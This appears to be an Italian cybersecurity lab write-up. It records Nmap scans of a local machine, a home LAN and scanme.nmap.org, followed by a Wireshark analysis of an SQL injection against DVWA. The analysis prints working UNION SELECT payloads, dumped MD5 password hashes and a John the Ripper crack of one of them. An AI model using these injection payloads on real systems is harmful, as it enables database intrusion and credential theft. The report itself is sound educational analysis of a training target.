Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.39
OS details: Linux 2.6.39
Network Distance: 11 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

TRACEROUTE (using port 53/tcp)
HOP RTT ADDRESS
[cut first 10 hops for brevity]
11 17.05 ms 1186-221.members.linode.com (74.207.244.221)

Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
Manual page nmap(1) line 44 (press h for help or q to quit)
```

Parte 2: Scansione delle Porte Aperte

Passo 1: Scansione del localhost Eseguendo `nmap -A -T4 localhost`, è stata analizzata la sicurezza della macchina locale.

- **Porte e servizi aperti:** La porta **21/tcp** risulta aperta per il servizio **FTP**, gestito dal software **vsftpd** (versione 2.0.8 o successiva). È presente anche la porta **22/tcp** per **SSH** (OpenSSH 10.0).

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 07:12 -0500
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00010s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_TW-r--r--  1 0      0      0 Mar 26  2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.97 seconds
[analyst@secOps ~]$
```

Passo 2: Scansione della rete locale (LAN) Tramite il comando `ip address`, è stato identificato l'indirizzo IP della VM (`192.168.1.183/24`). La scansione è stata estesa all'intera rete `192.168.1.0/24`.

- **Host attivi:** La scansione ha rilevato **5 host attivi**.
- **Servizi rilevati:** Tra i vari host sono stati individuati servizi come **HTTP** (nginx), **SMB** (Samba), **RPC** e un'istanza di **Nextcloud** sull'host `192.168.1.33`.

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ovs-system: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether a6:8d:5c:d4:a8:b1 brd ff:ff:ff:ff:ff:ff
3: s1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 32:b0:38:0f:41:49 brd ff:ff:ff:ff:ff:ff
4: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff
    altname enx0800272f87a7
    inet 192.168.1.183/24 metric 1024 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 43190sec preferred_lft 43190sec
    inet6 2a01:e11:2013:e5a0:a00:27ff:fe2f:87a7/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86388sec preferred_lft 86388sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel11
        valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```

```

Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 07:24 -0500
Nmap scan report for 192.168.1.33
Host is up (0.0071s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 10.0p2 Debian 7 (protocol 2.0)
80/tcp    open  http         nginx
|_http-title: openmediavault Workbench
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4        111/tcp6   rpcbind
|_  100000  3,4        111/udp6   rpcbind
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
5357/tcp  open  http         BaseHTTPServer 0.6 (Python 3.13.5)
|_http-title: Error response
|_http-server-header: BaseHTTP/0.6 Python/3.13.5
8085/tcp  open  http         Apache httpd 2.4.66 ((Debian))
| http-title: Login \xE2\x80\x93 Nextcloud
|_Requested resource was http://192.168.1.33:8085/login
|_http-server-header: Apache/2.4.66 (Debian)
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

```

Nmap scan report for 192.168.1.49
Host is up (0.0076s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
49152/tcp  open  tcpwrapped
52078/tcp  open  tcpwrapped

```

```


Nmap scan report for 192.168.1.98
Host is up (0.0066s latency).
Not shown: 966 closed tcp ports (conn-refused), 33 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8300/tcp  open  tmi?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8300-TCP:V=7.97%I=7%D=2/20%T=699852C4%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines.2,"%r\n");

Nmap scan report for 192.168.1.183
Host is up (0.0020s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      0 Mar 26 2018 ftp_test
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.1.183
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 1
|_  vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

```

Passo 3: Scansione di un server remoto Il sito scanme.nmap.org è una risorsa fornita dal progetto Nmap per testare legalmente lo scanner.

- **Dati del server:** L'indirizzo IP rilevato è **45.33.32.156**.
- **Porte aperte:** Risultano aperte la **22/tcp** (SSH), **80/tcp** (Apache httpd 2.4.7), **9929/tcp** (nping-echo) e **31337/tcp** (tcpwrapped). La porta **25/tcp** (SMTP) risulta invece filtrata.
- **OS:** Il sistema operativo è identificato come **Linux**.



```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 07:38 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open      tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp    filtered  smtp
80/tcp    open      http         Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
|_http-favicon: Nmap Project
9929/tcp  open      nping-echo   Nping echo
31337/tcp open      tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.62 seconds
[analyst@secOps ~]$
```

Domanda di Riflessione

Nmap aiuta la sicurezza permettendo agli amministratori di scoprire porte non autorizzate o servizi vulnerabili. Al contrario, un attore malevolo può usarlo per mappare la superficie di attacco di un bersaglio e scegliere l'exploit più adatto in base alle versioni software rilevate.

Bonus 2: Attacco a un database MySQL

Parte 1: Identificazione del traffico e caricamento PCAP

L'analisi è iniziata caricando il file `SQL_Lab.pcap` in Wireshark. Dall'analisi dei primi pacchetti si identificano chiaramente i due attori coinvolti nell'incidente:

- **Attaccante:** 10.0.2.4
- **Vittima (Server SQL):** 10.0.2.15

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=45838 TSecr=0 WS=1
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=38535 TSecr=45838
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539

Parte 2: Test di vulnerabilità e bypass

Al pacchetto n. 13, l'attaccante ha effettuato un test inserendo la stringa `1=1` in una casella di ricerca UserID sulla vittima. Questa condizione, essendo sempre vera, ha istruito il database a rispondere con un record (`ID: 1`), confermando all'attaccante che l'applicazione è vulnerabile a SQL Injection.



Parti 3 e 4: Ricognizione del sistema

L'attacco è proseguito con l'estrazione di informazioni strutturali dal database.

- **Database e Utente:** Tramite una query **UNION SELECT**, l'attaccante ha scoperto che il database si chiama **dvwa** e l'utente attivo è **root@localhost**.
- **Versione del Software:** È stata successivamente identificata la versione specifica del server MySQL: **5.7.12-0ubuntu1.1**.

```
</p>

</form>
<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null
, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</p
re><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<b
r />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>

<h2>More Information</h2>
<ul>
<li><a href="http://www.securiteam.com/securityreviews/50P0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/50P0
N1P76E.html</a></li>
<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheats
heet-oku/</a></li>
<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.
net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
<li><a href="https://www.owasp.org/index.php/SQL_Injection" target="_blank">https://www.owasp.org/index.php/SQL_Injection</a></li>
</ul>

1 client pkt, 1 server pkt, 1 turn.
Entire conversation (6,548 bytes) Show as ASCII No delta times Stream 4
Find: 1=1 Case sensitive Find Next
Help Filter Out This Stream Print Save as... Back Close
```

```
</form>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select da
tabase(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(),
user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localho
st</pre>
</div>

1 client pkt, 1 server pkt, 1 turn.
Entire conversation (6,532 bytes) Show as ASCII No delta times Stream 3
Find: 1=1 Case sensitive Find Next
Help Filter Out This Stream Print Save as... Back Close
```

Parte 5: Analisi delle tabelle

L'aggressore ha interrogato lo schema del database per individuare le tabelle esistenti. La query ha restituito un elenco massivo di tabelle, tra le quali l'attaccante ha isolato quella denominata **users**, obiettivo primario per il furto di identità.


```
N_COLS</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_CMPMEM</pre><pre>ID: 1
' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_BUFFER_POOL_STATS</pre><pre>ID: 1' or 1=1 un
ion select null, table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_COLUMNS</pre><pre>ID: 1' or 1=1 union select null,
table_name from information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_FOREIGN</pre><pre>ID: 1' or 1=1 union select null, table_name from i
nformation_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</pre><pre>ID: 1' or 1=1 union select null, table_name from information sch
ema.tables#<br />First name: <br />Surname: guestbook</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First nam
e: <br />Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: columns_priv
</pre>

1 client pkt, 1 server pkt, 1 turn.
Entire conversation (45 kB) Show as ASCII No delta times Stream 5
Find: users Case sensitive Find Next
Help Filter Out This Stream Print Save as... Back Close
```

Parte 6: Esfiltrazione degli Hash delle password


L'attacco si è concluso con l'estrazione dei nomi utente e dei relativi hash delle password dalla tabella individuata.

- **Utente target:** L'utente **1337** è stato associato all'hash **8d3533d75ae2c3966d7e0d4fcc69216b**.
- **Password Cracking:** L'hash MD5 è stato decifrato tramite il tool john the ripper, rivelando la password in chiaro: **charley**.



```
</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union se
lect user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First nam
e: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordon<
br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d
75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e
9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

<h2>More Information</h2>
<ul>
<li><a href="http://www.securiteam.com/securityreviews/5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/5DP0
N1P76E.html</a></li>
<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQL_injection</a></li>
<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://ferruh.mavituna.com/sql-injection-cheats
heet-oku/</a></li>
<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="_blank">http://pentestmonkey.
net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>
</ul>
```



```
(kali㉿kali)-[/usr/share/wordlists]
└─$ john --show --format=Raw-MD5 ~/hashM.txt
?:charley

1 password hash cracked, 0 left

(kali㉿kali)-[/usr/share/wordlists]
└─$
```

Domande di Riflessione Finali

1. **Rischio SQL:** Il rischio principale risiede nella perdita di riservatezza e integrità dei dati. Un attaccante può non solo leggere dati sensibili, ma anche modificarli o cancellarli.
2. **Prevenzione:** Per prevenire tali attacchi è fondamentale implementare il filtraggio dell'input (Input Validation), utilizzare **Prepared Statements** o stored procedure e disabilitare le funzionalità non necessarie del database.